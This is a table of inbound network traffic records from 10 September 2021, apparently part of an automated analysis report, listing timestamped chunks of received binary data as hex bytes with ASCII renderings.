| 2021-09-10 09:11:43 UTC | 114 | IN | Data Raw: 2e 59 55 1b 9a 64 f9 6b 78 8a 8a ee d6 a3 d5 b9 12 3a 67 e5 95 60 f5 d6 9b 91 99 98 9f 66 8d 34 98 12 38 8d d5 54 76 a3 c8 85 a1 c8 db 26 d6 12 49 20 2b b5 ae fb 28 57 cb 74 d4 89 a9 25 9e 81 c0 dc d6 97 f2 8e 2e 52 8a 42 88 04 ef a8 ea fa f2 3e 70 84 d7 3d 0f 97 a8 f6 cb 33 62 45 0e 53 34 c2 ca 3e e5 56 64 62 2c 1a 90 1b 60 37 2b 1a b3 7c 74 e2 54 93 4a ed d9 bd f6 b1 d2 02 bc bc e8 6b 4e 99 5f ce 04 72 7e 9e fa 75 0c 32 65 e2 c5 9b 2a 20 57 ee fb 90 d0 3b 49 05 88 24 b7 34 41 22 f8 af 83 30 a1 24 84 80 03 0a 3e 75 be b9 01 f3 0a 2b f9 2a 99 9a 6d 13 f8 1a 7e 16 99 8a 82 28 a3 c5 8c 01 ba 38 23 45 25 81 f6 01 c7 80 9c 13 e7 f1 d7 66 2c 2c 06 52 a9 46 7d cf 2c a9 e9 ac 78 84 84 38 03 1e 26 e4 29 db fa 5a 05 7d 5d f5 13 40 f4 8e 9f 95 a8 6a 5a 86 2e 14 18<br>Data Ascii: .YUdkx:g`f48Tv&I +(Wt%.RB>p=3bES4>Vdb,`7+\|tTJkN_r~u2e* W;I$4A"0$>u+*m~(8#E%f,,RF},x8&)Z}]@jZ. |
| 2021-09-10 09:11:43 UTC | 115 | IN | Data Raw: 17 32 32 ee 17 47 95 dc 3e 0a fe 05 74 cc 90 a7 4a 6f a8 fc 6f ae b5 8a b9 cd 55 12 c4 ba 70 e5 e5 7e 64 e6 63 93 df d4 5e 64 72 6b 52 a9 9b 6e e5 46 51 c1 12 1d 83 79 f3 57 ee e5 6b fb 7f 3b 7f a5 4b 4e 00 c5 e8 09 f5 24 5b 22 1b 93 e7 1f 3d fa dc d2 89 c4 0a bd 18 ee 6e 2a 33 2d ef 68 0a f4 f2 41 17 a7 fd 50 d3 76 c4 03 4c d0 74 f6 09 4a fb 32 f5 0e e4 b1 70 3d aa c8 bc 8f 3c 9b be 9a 41 51 e2 81 56 4a 6c ed 51 ae 77 fc c5 47 84 48 29 06 e0 9f 4b 0a 65 5c bc a0 8b e9 5e 30 9b 4a ca f7 01 b7 5c 99 f1 d2 30 c5 c4 4e 88 46 e2 28 7b 54 8a be 38 e7 c1 ba ff 00 ab 4c 22 66 1a 1b b7 e7 2b 7e b5 82 fd 3c 15 5e 82 dc d8 da bc fb 30 f5 81 31 a6 8a 28 25 92 68 0e 4a e4 60 34 8c 8b 22 99 5a f2 71 9d 53 ce f8 5d 08 22 ec ee b1 43 8e aa 25 2b c6 45 19 45 aa 2d 5b 53<br>Data Ascii: 22G>tJooUp~dc^drkRnFQyWk;KN$["=n*3-hAPvLtJ2p=<AQVJlQwGH)Ke\^0J\0NF({T8L"f+~<^01(%hJ`4"Zq S]"C%+EE-[S |
| 2021-09-10 09:11:43 UTC | 117 | IN | Data Raw: 10 f6 2e 18 50 b8 d7 f4 1f 92 db ea 3c 93 cf a0 69 5a 34 4b b0 66 49 36 74 ac c5 83 08 f0 63 66 8e 30 41 03 99 9d 19 ae bf 60 bb ae b8 95 04 b9 6a b5 f4 20 75 cc bf 2e 91 02 71 2e 8f 71 ff 00 f2 9b 64 d6 ad 28 23 9c 3f 58 b5 8c 4c cc 5d 0f 0a 74 dd 97 87 1e 5e 14 93 1f 70 79 1b 78 70 41 16 2c d1 22 c8 35 c7 15 d2 25 8d 71 d7 91 1c e2 c2 5a 9c e6 06 99 1e 5c b5 e9 14 b7 d5 ef 2c 52 e6 63 e3 17 9a 18 71 62 56 00 0a 8e 54 85 d0 8f c9 5a 22 85 71 76 7c d7 44 42 b1 03 95 c5 41 63 6e 7c ea fe 75 83 10 10 41 48 2e 40 24 dd 9d bd 33 af f4 23 85 8e a3 17 11 56 31 26 4b ca 1b 22 71 ee 08 ab 8f 23 b4 66 35 1f b5 42 ad b0 f0 6b f1 d0 55 72 fd fe b4 86 d1 89 3e 22 71 24 e4 28 6f ce a4 f7 ac 46 66 43 10 4c af b9 94 63 e3 cf 8d 1b f7 99 37 14 8d ec 7b 4f ee 3c 91 c1 20<br>Data Ascii: .P<iZ4KfI6tcf0A`j u.q.qd(#?XL]t^pyxpA,"5%qZ\,RcqbVTZ"qv\|DBAcn\|uAH.@$3#V1&K"q#f5BkUr>"q$( oFfCLc7{O< |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 118 | IN | Data Raw: 5f d0 f9 8f a8 b6 16 4e 2e 7e 36 ad a3 64 69 59 f1 49 3b 09 e3 cb 6c 0c f8 b1 73 3b c4 76 d6 09 80 50 62 01 e2 2e a4 13 4e ae 17 8b e1 11 31 0a 48 2a 95 9a 81 f1 31 b8 04 0f 43 4e 91 73 c3 71 fc 3f 16 b1 31 13 4a 41 a8 4a 55 57 2e d5 49 bb 6b af 38 7e 7a 7b d5 1e 92 cf 9b d2 f9 7f 47 7d 53 ea 4f 48 6b 73 fd be 3e a5 e8 bd 77 51 9f 2b 13 23 2f ef a1 c5 dd a3 26 4c 8f 0b a9 ee f7 26 c6 81 c5 aa f0 a0 f3 d6 6f 8b e0 65 f1 d2 cc ce 26 48 4a ab fc 40 0d 9d 8d 2a 73 0d bc 6c fe 99 f5 5e 26 49 42 ff 00 dc 7d c4 26 81 20 d5 80 d7 32 cd fc b9 ed 16 a3 17 ea 9f ac 7d 1b ae c9 e9 4f a9 38 91 e9 f9 a7 22 1c 5c 5d 73 11 64 8f 4c cb 72 8a 52 09 5e 73 ff 00 05 28 8c 82 f1 92 55 99 8e d9 0d 80 32 3c 57 d2 42 09 1c 3b a8 0b 24 3e 24 d6 c5 db 3f 78 fa 07 0f f5 41 39 08 fb<br>Data Ascii: _N.~6diYI;ls;vPb.N1H*1CNsq?1JAJUW.Ik8~z{G}SOHks>wQ+#/&L&oe&HJ@*sl^&IB}& 2}O8"\]sdLrR^s(U 2<WB;$>$?xA9 |
| 2021-09-10 09:11:43 UTC | 119 | IN | Data Raw: 61 18 3e a0 7f 4e de a0 f4 1f a7 f2 3d 53 ea 7c cd 23 4b d3 b0 70 72 33 66 92 5c c8 51 9d a3 70 b1 e3 62 40 c1 64 9a 69 58 d9 2a 0a c6 8a 58 b0 03 a6 65 4a 9d 35 58 52 5c 0b 38 2c 49 b5 aa f5 cb 3d 62 9b 8b fa ba 55 e2 51 4a 4e a4 a4 30 dc 96 f3 36 be 71 bb f5 1b fa 43 fe a9 7e 89 62 fa 0b d7 3f 55 7e 92 7a af d1 fe 95 f5 df a7 b4 cf 54 fa 4f d6 63 1e 7c ed 2e 6d 3f 51 43 36 9d 24 d9 98 e8 1f 48 ca 9f 1c 77 f0 be fa 24 c6 99 81 8e 19 e4 94 84 37 52 be 8c 26 ca 21 52 e4 be 6c 0b 97 cd e8 73 b0 7e 97 8a 6e 23 fd 42 91 35 27 ee 05 91 42 c1 bf 8b 36 af 7a 54 1a 3e f0 05 ea 3f a5 9f 51 74 46 c9 ca d6 b0 b5 0c 9c 68 f1 13 5f 7d 3b 56 56 4c bd 5d 18 19 f1 b3 16 67 0b 24 fd f8 d5 ff 00 51 58 c6 79 00 0f 01 19 9c 04 ee 0d 49 93 2f 14 bc 54 a3 84 dd d8 66 da e7 ac<br>Data Ascii: a>N=S\|#Kpr3f\Qpb@diX*XeJ5XR\8,I=bUQJN06qC~b?U~zTOc\|.m?QC6$Hw$7R&!Rls~n#B5'B6zT>?QtFh_};V VL]g$QXyI/Tf |
| 2021-09-10 09:11:43 UTC | 121 | IN | Data Raw: 5a e3 55 2c c2 85 82 09 07 f1 d2 d2 46 30 b9 76 26 d9 81 5c f5 a0 6f 28 9a d2 b4 61 53 d2 8a 61 7f 3d f4 b3 5e 26 44 90 cf a9 65 40 62 55 c5 d5 20 86 6e e4 6c 05 33 a1 5c 84 26 b8 a1 21 6e 7c ee e3 c7 50 51 62 94 82 68 47 90 a7 c4 10 29 2b 9a 99 83 c2 90 92 14 92 ce 49 0c ff 00 9a d6 90 0f e9 4f f1 0d 28 67 68 e6 74 41 a7 65 e4 e2 fb b9 79 23 96 66 58 e2 8c 12 c8 c8 e0 a3 9e 6f dc 48 3c 13 d3 53 41 5b 28 f9 0b 91 72 47 77 a1 85 a5 0a 29 17 29 72 77 1a 0e 94 ad 32 78 92 38 c9 a7 e7 4f 1b cd 2c 98 b3 3c 3b 5e 2b 84 88 9d 44 b1 34 88 2a 9e 36 25 39 2d c2 91 f1 5d 0c ac 29 18 40 23 20 ed c8 bd 6a 3c b3 71 58 8a 52 a4 4c 4a 9f 0a 54 41 ab 97 07 b1 66 8b 0d e8 ac d6 79 61 53 1b 36 3e a5 00 c2 cc dc 79 3b e3 ed 07 2b e3 dc 59 28 1f 91 62 fa a3 9e 70 17 21 d8 8b<br>Data Ascii: ZU,F0v&\o(aSa=^&De@bU nl3\&!n\|PQbhG)+lO(ghtAey#fXoH<SA[(rGw))rw2x8O,<;^+D4*6%9-])@# j<qX RLJTAfyaS6>y;+Y(bp! |
| 2021-09-10 09:11:43 UTC | 122 | IN | Data Raw: 8f c1 ee 2e c8 f2 65 24 6d 00 32 92 76 82 79 da be e3 40 74 df 10 87 52 4a 6e 6f a0 25 b5 1d 0f a4 2d 21 4a c3 85 bf 8b d8 0c 9e cf d7 6b 8a 5e 26 be 97 e0 b6 a5 eb 2d 3b 29 16 bd e9 8d 98 28 ee 32 c2 e2 b6 95 b0 cc f1 95 6f ce d0 77 1b f0 af d4 3f e3 e0 cb 9a 80 7c 8f 20 c0 d3 7e 51 61 f4 a4 99 bc 60 05 2c d8 55 96 ae c4 77 95 84 76 eb e9 46 93 1c 9a 74 6b 1c 7f 69 34 4a 76 4c dd c5 31 f6 fd 90 b9 f1 6a e0 51 50 41 2a 7f b0 3f 36 9d 39 e6 90 4d cd d8 e7 a0 1d f4 8f ad f0 72 92 24 03 93 00 ed fe 59 8a 54 73 ae d0 67 8f 3c 18 9a 83 e1 e7 44 da 5e 54 53 9e dc 8e cc 31 dc fc 4f 8f 32 82 8f 04 c7 96 8d bf b1 50 41 e8 c8 49 52 1c 1f db bd 85 0f 3c f2 7b 47 15 88 28 d1 c6 4e 5b a9 78 80 f5 76 b5 ea 5f 4d 47 93 99 a2 88 27 ef 40 b2 40 71 b2 31 5a 19 40 07 7b 48<br>Data Ascii: .e$m2vy@tRJno%-!Jk^&-;)(2ow?\| ~Qa`,UwvFtki4JvL1jQPA*?69Mr$YTsg<D^TS1O2PAIR<{G(N[xv_MG'@@ q1Z@{H |
| 2021-09-10 09:11:43 UTC | 123 | IN | Data Raw: c2 87 5a 54 dd f4 fe e3 5b c3 14 e1 0a 72 d9 30 35 a0 7a 7e 36 d2 97 ef d2 eb 93 0c 71 b2 06 99 64 4d 89 2c 8c 1a 32 50 80 46 3e ca 5f 1e 5c f1 c5 8b e9 49 a3 ec d5 39 f5 d9 fd 3d a9 71 0e 4a 06 62 85 69 99 26 c3 b7 a3 f5 06 2d 27 a3 4b e4 f6 bb 88 4b ef 8c a9 57 02 49 10 28 03 6b 35 29 65 3b 80 ae 1a af c9 1d 4d 21 4a 28 24 06 29 04 54 66 2f ad e9 6c ad 1c e2 12 12 0b 54 27 96 5f ab b6 9a 43 f7 4f 8c c7 04 68 21 4c c9 e7 97 f4 fb c8 7e e2 30 82 bf e7 70 8a 45 b6 e5 60 6f 8b 3b 7a b0 60 84 85 1a 02 1d ef 6b fb 3e 91 4a b5 26 62 c0 72 ef 66 3b bd bb 67 02 05 bd 45 8f 2b a4 f3 ce 67 ed 89 1d 8c d2 3a b8 53 ca 04 56 57 6b a2 18 a8 4b 0b b8 6d f9 ea ab 88 35 7a 10 de 1f 3e 4e 3c fa 56 2c f8 50 12 53 84 d4 b1 b0 16 d7 f6 39 91 58 af de a4 80 45 33 3a f1 1a 28<br>Data Ascii: ZT[r05z~6qdM,2PF>_\I9=qJbi&-'KKWI(k5)e;M!J($)Tf/IT'_COh!L~0pE`o;z`k>J&brf;gE+g:SVWkKm5z> N<V,PS9XE3:( |
| 2021-09-10 09:11:43 UTC | 124 | IN | Data Raw: e7 5c eb 41 1c cd f4 c7 a9 be a1 e8 19 99 7a 4c 9e ac f5 0f a5 71 65 ce 18 f9 38 51 cd 3b 24 25 5a ce f8 77 c6 e8 39 17 b5 91 b8 16 4f 9e bb 31 1c 32 90 a4 89 21 45 55 67 0e 47 33 4b f7 58 1c 89 5c 7a 66 a5 6b 9c b4 4b 0a 01 c7 a6 9b 6d ad 04 5e 6f a5 58 7e a7 83 3b 13 d4 7e 90 d5 35 dc ef 51 a4 d1 64 6a f8 b9 f9 72 66 68 de a4 d2 51 6b ed 73 31 0e 40 8a 39 59 c7 7a 19 a3 91 1d 58 2c 72 5a 33 29 c6 fd 4d 5c 12 7e e4 b9 92 92 85 2d 2b 4a 4f 30 58 57 30 6b 4a d0 54 c7 d1 7e 8e 78 c3 31 0b 93 35 73 10 0a 5e b9 38 ce 87 22 3c f5 a7 72 7e 90 7a d0 eb 1e 9c d0 32 fe df 57 93 23 1f 1f 23 2b 35 32 31 a4 8d d7 32 48 c2 ce 32 34 f8 25 64 12 a4 9f f0 f8 aa 64 58 e1 58 c3 b9 08 a3 af 9f 71 a0 4b 59 4c bf 10 e4 cf d3 b2 3a 47 d4 fe 9f 30 ae 58 c4 4f dc dc 69 c8 33 d3<br>Data Ascii: \AzLqe8Q;$%Zw9O12!EUgG3KX\zfkKm^oX~;~5QdjrfhQks1@9YzX,rZ3)M\~-+JO0XW0kJT~x15s^8"<r~z2W## +5212H24%ddXXqKYL:G0XOi3 |
| 2021-09-10 09:11:43 UTC | 126 | IN | Data Raw: c9 92 c6 36 43 1e e7 0c ed 11 d8 19 1c 83 ed 29 ed 20 83 c8 04 1f 24 f5 c4 ad 4b a0 14 37 b7 3a 38 ae af 11 21 a8 6f f3 fd 77 94 33 74 7d 4d 1a 6d 41 23 11 b4 8e fd a9 29 8d bb 58 78 e6 f6 b1 01 18 11 b4 7c 32 90 7c f5 d5 78 7f 95 3d 5b 21 6d 5e d1 d0 92 7f b8 b8 1f 40 33 f4 c9 34 fd 4f 44 d6 b2 36 63 e3 b9 cd c2 ef 90 b1 46 ce eb 1e 44 08 19 86 d6 59 18 b5 12 4e d6 b0 6a fa f2 9a 98 49 3c 9b e6 17 59 48 cf 3a d0 de bb 53 ce bd 23 a7 c1 80 54 b7 dc 49 21 82 86 50 41 1c 1a 00 93 c7 e3 e6 ac 75 a7 fb 60 d3 0b 5a c2 da 77 61 93 46 2d 4a 0d 42 32 a3 ee 3b e5 1f 4b 31 60 89 1f 02 36 20 b5 d1 b2 2c 73 c9 e3 fb 71 d4 c4 b0 10 40 15 62 de 4f 9b 39 3b e7 48 ea 16 d5 b6 1a 9e 95 e5 af 28 f7 13 ab 17 28 07 0a 05 ed 3e c0 0d 57 3e 68 9e 7e 78 e8 48 04 06 62 ee 68 d9<br>Data Ascii: 6C) $K7:8!ow3t}MmA#)Xx\|2\|x=[!m^@34OD6cFDYNjI<YH:S#TI!PAu`ZwaF-JB2;K1`6 ,sq@bO9;H((>W>h~xHbh |
| 2021-09-10 09:11:43 UTC | 127 | IN | Data Raw: 72 2e fa 1a 74 ad 4f 90 82 8f a5 1f 4c 7d 1d 2b 65 e9 3a 8c 78 df e2 d8 79 28 70 7e e3 dd 3b 06 61 76 aa 38 14 37 9b e4 29 a1 cf 43 e2 f8 be 2c ff 00 cb 2c a8 24 39 29 b5 8e 40 7a fc 98 b3 fa 2f 03 c1 25 49 93 35 29 2b 55 31 5a af 91 39 8f ef 38 e9 6f f4 f5 f4 e2 0f 4a eb 31 f7 a4 83 b5 91 34 53 ac 81 95 a2 29 2b 26 c8 1a 5d a4 fb 50 a9 40 df 90 b5 e0 75 de 0f ea d8 fc 2b f0 9c c2 8b 58 b6 75 7f 4f 99 fd 6f fd 3f 30 29 73 b8 75 25 48 3e 24 a4 31 21 34 bb 39 15 a9 0c d1 da ff 00 47 e8 b8 99 1a 2e 23 a3 06 2b 1e 38 66 00 0d ad 1a 6d 14 53 8a dd c7 f2 38 3d 3f f7 3e e2 c9 49 a1 4e 4a 0e 49 d0 37 ce fa 46 22 6c 89 92 9a 5c e4 12 ca 77 6b 6b b3 07 7d 22 89 7f 51 3f 47 72 7d 0f f5 2e 4f a8 71 2b 8d 27 d4 51 e3 ae 5e 47 6e 39 bb 19 91 06 4b 90 4a 8e ab 1c ca 42<br>Data Ascii: r.tOL}+e:xy(p~;av87)C,,$9)@z/%I5)+U1Z98oJ14S)+&]P@u+XuOo?0)su%H>$1!49G.#+8fmS8=?>INJI7F" l\wkk}"Q?Gr}.Oq+'Q^Gn9KJB |
| 2021-09-10 09:11:43 UTC | 128 | IN | Data Raw: d8 46 b1 b0 44 ba 01 77 85 25 c6 e2 45 9f 03 f9 bb ea fa 72 84 b9 40 62 0e 05 9c 6d 70 f9 1e 71 9d e0 df 8a e2 8b 86 0f 98 a1 66 37 61 7c 9b c9 e1 77 a1 7d 2a ca d7 71 cc ba 8c 0f 24 b9 b3 92 d0 92 41 8a 39 2c 0e eb aa f2 b6 c2 40 57 dc 54 00 3a ad 44 d3 30 15 28 11 ce fd 1f cd b5 34 b4 5d 71 33 90 8a 21 81 14 c2 1b 56 ae 87 cf 2d 2b bd f5 73 42 f4 47 d3 5f 4c ea 9a a6 0e 1e 9b a5 c5 83 87 1e 2b 49 14 a5 f2 65 78 a2 ff 00 8d d4 25 b5 61 de 99 c1 11 2a 6d 63 27 24 ed 0d 5c 54 e2 a2 89 72 c1 c4 40 4b 0a d5 ef cf 9e bb 40 78 19 33 66 cc 54 d5 15 29 2f 88 06 70 05 68 d5 62 2d d1 e3 90 1e ad fa 45 f5 07 eb 86 ac b9 d8 de 9c d7 34 df 4b cd a8 61 e3 2e 4e b4 83 45 83 28 e5 c2 72 b1 9b 18 6a 8d 8c da 94 92 69 e1 f2 61 fb 54 9b 1d d0 31 0f bc 11 d6 8f 81 fa 3c e4<br>Data Ascii: FDw%Er@bmpqf7a\|w}*q$A9,@WT:D0(4]q3!V-+sBG_L+Iex%a*mc'$\Tr@K@x3fT)/phb-E4Ka.NE(rjiaT1< |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 129 | IN | Data Raw: 84 fd 59 c7 d9 ea 76 1e e0 a3 1d e1 59 88 2e 64 6c 72 b6 37 0e 48 d8 c4 db 78 03 cf 27 ad 4f 0c ca 94 92 ee c0 1b e7 a5 29 f3 4a c6 3b 8d 51 95 30 a4 a4 b0 51 c8 86 70 ff 00 34 d7 df 9c df 59 b1 22 5d 5f 71 56 ed cd f7 1b 1f c6 fd f0 a4 6a 52 c8 24 c8 55 08 61 fc 7f 6e b5 1f 4e 98 a2 82 4d 5b 9b 30 a7 b1 24 67 f3 81 fa ce 15 cd a0 cb 21 66 be 99 36 56 84 87 a9 29 74 3c fd 35 d1 8c 50 69 d8 b0 c7 2f 07 fe 37 22 5e eb 8f 20 ed 46 45 15 cf 83 f9 a1 a1 92 28 95 24 d4 90 4d 5d 9d 85 83 db 33 7d ad 19 9e 20 e2 70 45 85 9b 46 3d 5d b4 f3 86 3f d2 3d 51 4f a7 34 cd c0 ba c5 8b 26 9d 99 ba 8b a6 5c 41 9a 29 51 ab 71 0e 8a 5c 0a fe 78 23 ac c7 d5 f8 72 67 ce 2a 2d 72 1e 80 8b 50 d2 fe f4 8b cf a7 a9 2b e1 e4 e0 16 15 c3 bd ad a5 7c 9a 2c 1e 01 c9 38 fa b6 2e 48 ee<br>Data Ascii: YvY.dlr7Hx'O)J;Q0Qp4Y"]_qVjR$UanNM[0$g!f6V)t<5Pi/7"^ FE($M]3} pEF=]?=QO4&\A)Qq\x#rg*-rP+\|,8.H |
| 2021-09-10 09:11:43 UTC | 131 | IN | Data Raw: 97 52 d5 53 47 74 dd 16 a5 2b e7 49 0a df fc bc 25 2f fb 97 80 07 b7 70 63 46 fa 5c ad 4c 6d 6f 50 0b f9 c1 f0 8d 2d 5b 6c fe d5 8e 5e 7d 53 d5 31 a6 f5 7e a9 8e 8a 46 12 ab 63 ec a5 61 be 1f d3 23 db 40 d0 4a 16 2c d5 5f 1d 22 7c 4b fc fa f9 c3 d2 be db 87 bf bf a3 6f ee f0 9d 7c 68 f0 bd 3c 64 94 92 e7 3b 24 c3 68 db 40 0e bb c2 95 51 b8 aa 3d a8 a0 41 af 9e 80 54 dc 4b 7f eb 6d 02 6a fa 56 a0 1d d8 43 a7 c3 21 43 22 b2 dd 7a f6 dc a3 6b d6 2e d8 9a 7e 8d 23 c4 a5 67 18 92 38 8d 0a b3 07 83 6e 39 66 3e 41 55 24 a9 b1 67 fd 3a 8a 26 39 50 37 c4 fd 09 35 ec 7b d0 c9 93 80 21 5f fa 85 7c 9a 6b d9 ab c2 9b 5d ed cf 23 13 00 d8 92 bf ea 0f dd 20 02 c4 6b f2 b4 7c d0 3e 3a 34 15 4a fb 89 ff 00 e1 af f6 74 f3 80 9f 56 c0 ab a3 e9 c5 83 18 19 8a c8 ef 4e ea d1<br>Data Ascii: RSGt+I%/pcF\LmoP-[I^}S1~Fca#@J,_"\|Ko\|h<d;$h@Q=ATKmjVC!C"zk.~#g8n9f>AU$g:&9P75{!_\|k]# k\|>:4JtVN |
| 2021-09-10 09:11:43 UTC | 132 | IN | Data Raw: 03 56 36 1c 1f fa 03 81 c1 e3 48 b3 74 17 d4 ec 7a d2 b0 d4 97 54 fa b5 ad b3 4b 93 eb 8d 43 4e 5d c2 30 4e 7b b6 24 88 c1 f7 76 e1 84 8c 63 12 b0 da fb 96 c7 91 55 7d 51 71 1f 57 fa 94 c2 a5 19 c4 25 44 90 1c 58 92 de 8d e9 c8 6b be 9f fe 92 fa 3c 8c 2f c1 24 90 12 e7 52 33 35 cd 86 fa bc 2b 3d 4b f4 6b ea 0e a6 d9 1a ac 9a d6 66 46 4c 6e dd bc bc 5c e0 f3 36 50 e6 29 31 82 b1 31 16 6a ed 4f 1b 06 ed f0 ac ad 5d 25 27 ea dc 7c a9 8a 38 ca 82 a9 8b 5a 7b 0a d9 de ec 6c 75 32 3e 9f f4 7e 12 58 96 78 70 83 35 fc 0d bf 2b ed 6d 9c 98 ac 3e ab fe 83 bd 59 ea e9 26 f5 26 4c 9a 8c 7a fc 39 71 66 c1 a8 65 6e 79 71 f5 14 99 67 8f 21 25 9b f5 65 95 64 50 64 96 57 76 7b da db 87 3d 47 8c e2 66 f1 12 ca 96 54 49 0f d3 a7 ee 06 a9 fc 04 b5 19 32 52 10 10 70 b0 ce af<br>Data Ascii: V6HtzTKCN]0N{$vcU}QqW%DXk</$R35+=KkfFLn\6P)11jO]%'\|8Z{lu2>~Xxp5+m>Y&&Lz9qfenyqg!%edPdWv{ =GfTI2Rp |
| 2021-09-10 09:11:43 UTC | 133 | IN | Data Raw: 63 87 19 59 93 b9 3f 76 27 78 b1 a4 f6 c8 e8 8c 38 02 8b 1a 1a 59 3f ea d7 06 62 e5 5f 31 98 21 ab e1 a7 bc 7c f7 8e ff 00 e9 ba 4c c2 99 33 0b 3d a8 cf 46 37 b9 d0 65 95 20 c3 d2 7a 26 36 1e a3 24 79 de a8 d3 62 8f 57 cd 97 2a 6c cd 13 45 ca 95 f1 f4 f8 f1 7b 65 f1 b1 a7 9b b6 92 48 e1 19 e4 75 74 8c a8 3d a3 7d 59 7f fc 55 c2 b0 79 5e 9f d7 c4 51 27 ff 00 a7 5c 47 dd f1 a6 83 54 d2 f4 6c b3 fe e1 99 f4 d7 27 e9 bf a0 75 6c fd 63 07 3f 33 d5 fa f4 f9 58 f3 43 a8 eb 50 47 a8 ea 18 8c 23 93 66 2e 1c 42 18 53 1c 8f d4 91 d6 28 c1 28 a1 9c fb 2f aa be 2f fd 59 fc d3 26 55 cb 26 9e 75 6a 6d cb 21 6d 17 05 ff 00 d3 f4 85 cb 33 07 85 2c fc fc b2 7e da 0c 7d 7b fd 52 e6 98 72 71 f1 bd 33 ea 2d 7f 52 c2 c8 8e 30 15 32 30 e4 8b 18 51 69 f1 70 8b 40 32 b0 c0 e5 b2<br>Data Ascii: cY?v'x8Y?b_1!\|L3=F7e z&6$ybW*lE{eHut=}YUy^Q'\GTl'ulc?3XCPG#f.BS((//Y&U&ujm!m3,~}{Rrq3-R020Qip@2 |
| 2021-09-10 09:11:43 UTC | 134 | IN | Data Raw: c6 da c5 92 6a f2 45 8a f1 d2 f3 52 52 9f 05 1b 40 ce 28 ef c8 06 63 f3 59 81 8d 4a 3c df 5c dc e4 de 59 d9 e3 56 4d d9 fa 56 a3 a7 bc 23 7b a6 44 2c 97 e6 44 26 74 20 91 c2 92 0e d1 cf ee af e4 c9 23 14 c1 31 b9 39 37 6a 9a 52 ac 77 d8 da 06 9a 24 a4 54 1f 7c fc f4 f2 81 ef 4b e1 05 cc 90 e2 aa c8 8d 8a d0 cb 8c 59 bb 9d c9 06 e4 92 30 3f 70 8d 96 bf f0 1b 1f 3d 4e 79 70 93 a9 7f 38 ef 0f 52 51 70 92 43 f4 a3 0c bf 4d 94 13 49 94 f8 86 2c 98 a4 07 27 12 78 57 23 d8 05 43 32 10 c8 c1 87 b9 24 24 ae df 01 d7 fd 40 12 1d c6 c4 f5 f3 1e f4 f3 73 3e 05 e1 22 be f4 f7 03 5d 21 97 e9 ed 46 63 a6 ea 9a 6a ae e9 7b 0d 99 8a 42 ad 30 8c f7 21 65 0a 79 dd 19 60 d5 fe 65 3c df 1d 57 cd 96 04 d0 bb 31 26 9d e9 f8 8b 19 58 55 2d 6e 1c 86 c2 72 66 b6 ff 00 8b e5 18 f4<br>Data Ascii: jERR@(cYJ<\YVMV#{D,D&t #197jRw$T\|KY0?p=Nyp8RQpCMI,'xW#C2$$@s>"]!Fcj{B0!ey`e<W1&XU-nrf |
| 2021-09-10 09:11:43 UTC | 136 | IN | Data Raw: c0 ff 00 e5 41 cc 9e da f4 3d 6f cf f4 87 a1 32 e1 c5 92 63 70 bf 76 a9 1b 1f db 27 6e 33 19 3f 24 80 e1 8d 1f 04 f0 7e 7a c5 ff 00 a8 a7 1c 6a 0e e1 29 14 a5 db 2a f9 da 3e 83 fe 96 e1 c8 48 a5 c9 21 85 6c ed ee dc f4 11 dc 1f a5 d8 6b f6 10 c6 12 c2 46 2a 59 48 58 9c 9e 2a 30 39 2c 84 9a 63 77 c8 ab 1d 7c cb 89 98 f3 05 e8 ee e6 fc fe 3f 4d 1f 5e e0 64 11 c3 d8 d1 9e ee c2 bc f9 ff 00 51 62 f4 ad 2e 1c a8 63 46 5d b1 a2 16 77 31 f2 0d 9a ec b3 86 a6 be 69 55 8b 03 7c 59 3d 12 51 04 a4 b5 6d 6c 9a 9f b8 0c e0 c4 f4 ae d6 ef 4e 71 0b a9 fa 49 67 96 59 25 1d a8 5b fe 69 ef b8 df 40 88 c7 6b dc dc 8b 32 16 6a a3 5d 58 89 98 40 a5 eb ed d0 53 b1 68 41 40 12 5c 0c da 9d 36 d3 7e 50 17 ae fa 3e 29 f4 bc 95 d9 2c 18 85 d5 7b 71 a8 53 90 18 88 e3 20 fe e3 04 63<br>Data Ascii: A=o2cpv'n3?$~zj)*>H!lkF*YHX*09,cw\|?M^dQb.cF]w1iU\|Y=QmlNqIgY%[i@k2j]X@ShA@\6~P>),{qS c |
| 2021-09-10 09:11:43 UTC | 137 | IN | Data Raw: aa d5 73 4a ca 41 05 80 a0 62 d4 b1 b0 e5 9e 62 b0 2d ac c8 92 c6 aa e2 29 1d 65 12 48 c8 2d d0 a6 e0 4e f7 3f b4 f1 c9 b3 67 f9 ea b2 6c d0 f8 5d da 84 97 26 bd f3 d6 2d b8 69 6a 24 28 05 00 0d 81 60 68 f5 b6 fd 35 cd 57 ac b6 3c f8 ed 34 51 90 4b 94 01 25 20 14 dd 5b 59 48 b2 54 92 78 e0 dd fe 3a 59 60 61 a3 5e e3 f2 3b ca 2d 43 a4 29 de 88 34 27 3a 54 3b b1 15 36 cc c4 26 9d 00 85 d8 07 ad d2 6f d9 09 ba 0e b1 95 f3 e4 d8 3b b9 a1 64 d7 4e 70 8a c2 93 4b bf bc 51 fd 52 a8 42 85 41 39 b5 5a e2 af ad 28 7a c4 ce 56 9b 2c 39 f0 e5 c4 81 cc 30 7e ae eb 05 1a 43 6c c0 d6 da e2 c9 f3 c7 e3 c3 04 95 2a 99 33 ed 43 9b 53 bb 67 46 70 81 5a 69 90 a9 6c 99 ff 00 35 2f 56 3e c1 d4 1f 2b 1a 38 47 b7 1e 48 82 64 6c 21 81 65 a6 6d de 42 83 54 41 a6 fe de 3a 94 a4 63<br>Data Ascii: sJAbb-)eH-N?gl]&-ij$(`h5W<4QK% [YHTx:Y`a^;-C)4':T;6&o;dNpKQRBA9Z(zV,90~Cl*3CSgFpZil5/V>+ 8GHdl!emBTA:c |
